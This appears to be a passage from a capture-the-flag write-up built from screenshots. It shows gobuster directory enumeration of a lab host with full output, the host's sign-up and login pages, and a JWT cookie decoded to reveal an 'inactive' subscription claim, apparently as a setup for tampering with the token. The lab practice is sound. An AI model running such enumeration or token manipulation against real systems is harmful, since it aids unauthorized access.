
We Provide Best and Very Secure Cloud Services

It is a long established fact that a reader will be distracted by the readable content of a page when looking at its layout. The point of using Lorem Ipsum is that it has.


It is a long established fact that a reader will be distracted by the readable content of a page when looking at its layout. The point of using Lorem Ipsum is that it has.



```
gobuster dir -u http://storage.cloudsite.thm -w /usr/share/wordlists/
dirb/big.txt -x php,html
```



```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://storage.cloudsite.thm -w /usr/share/wordlists/dirb/big.txt -x php,html
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://storage.cloudsite.thm
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,html
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htaccess            (Status: 403) [Size: 286]
/.htaccess.html       (Status: 403) [Size: 286]
/.htaccess.php        (Status: 403) [Size: 286]
/.htpasswd            (Status: 403) [Size: 286]
/.htpasswd.html       (Status: 403) [Size: 286]
/.htpasswd.php        (Status: 403) [Size: 286]
/assets               (Status: 301) [Size: 331] [--> http://storage.cloudsite.thm/assets/]
/css                  (Status: 301) [Size: 328] [--> http://storage.cloudsite.thm/css/]
/fonts                (Status: 301) [Size: 330] [--> http://storage.cloudsite.thm/fonts/]
/images               (Status: 301) [Size: 331] [--> http://storage.cloudsite.thm/images/]
/index.html           (Status: 200) [Size: 9039]
/javascript           (Status: 301) [Size: 335] [--> http://storage.cloudsite.thm/javascript/]
/js                   (Status: 301) [Size: 327] [--> http://storage.cloudsite.thm/js/]
```



Account Registration

Sign Up


hello@hello.fr

•••••

Register

Have an account?

Sign In



Non sécurisé storage.cloudsite.thm/


Account Login

Sign In

hello@hello.fr


•••••

Don't have an account? Sign Up



Sorry, this service is only for internal users working within the organization and our clients. If you are one of our clients, please ask the administrator to activate your subscription.


Thank You
Have a nice day



Nom	Valeur	Domain	Path	Expir...	Taille	Ht...	Se...	Sa...	Pa...	Cr...	Pri...
jwt	eyJhbGciO...	storag...	/	2025...	199	✓					M...

Cookie Value ☑ Afficher les valeurs décodées via l'URL

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJlbWFpbCI6ImhlbGxvQGhlbGxvLmZyIiwic3Vic2NyaXB0aW9uIjoia
W5hY3RpdmUiLCJpYXQiOjE3NDEzNzcxMjgsImV4cCI6MTc0MTM4MDcyOH0.4uXj3EiCOFkkrZqcfv_OS5Il2EFc
mT7bbXC3RKeAVxY
```



Encoded

```
eyJhbGciOiJIUzI1NiIsIn
R5cCI6IkpXVCJ9.eyJlbWF
pbCI6ImhlbGxvQGhlbGxvL
mZyIiwic3Vic2NyaXB0aW9
uIjoiaW5hY3RpdmUiLCJpY
XQiOjE3NDEzNzcxMjgsImV
4cCI6MTc0MTM4MDcyOH0.4
uXj3EiCOFkkrZqcfv_OS5l
12EFcmT7bbXC3RKeAVxY
```


Decoded

HEADER:

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

PAYLOAD:

```
{
  "email": "hello@hello.fr",
  "subscription": "inactive",
  "iat": 1741377128,
  "exp": 1741380728
}
```



Account Registration

Sign Up

test@test.fr

••••

Register

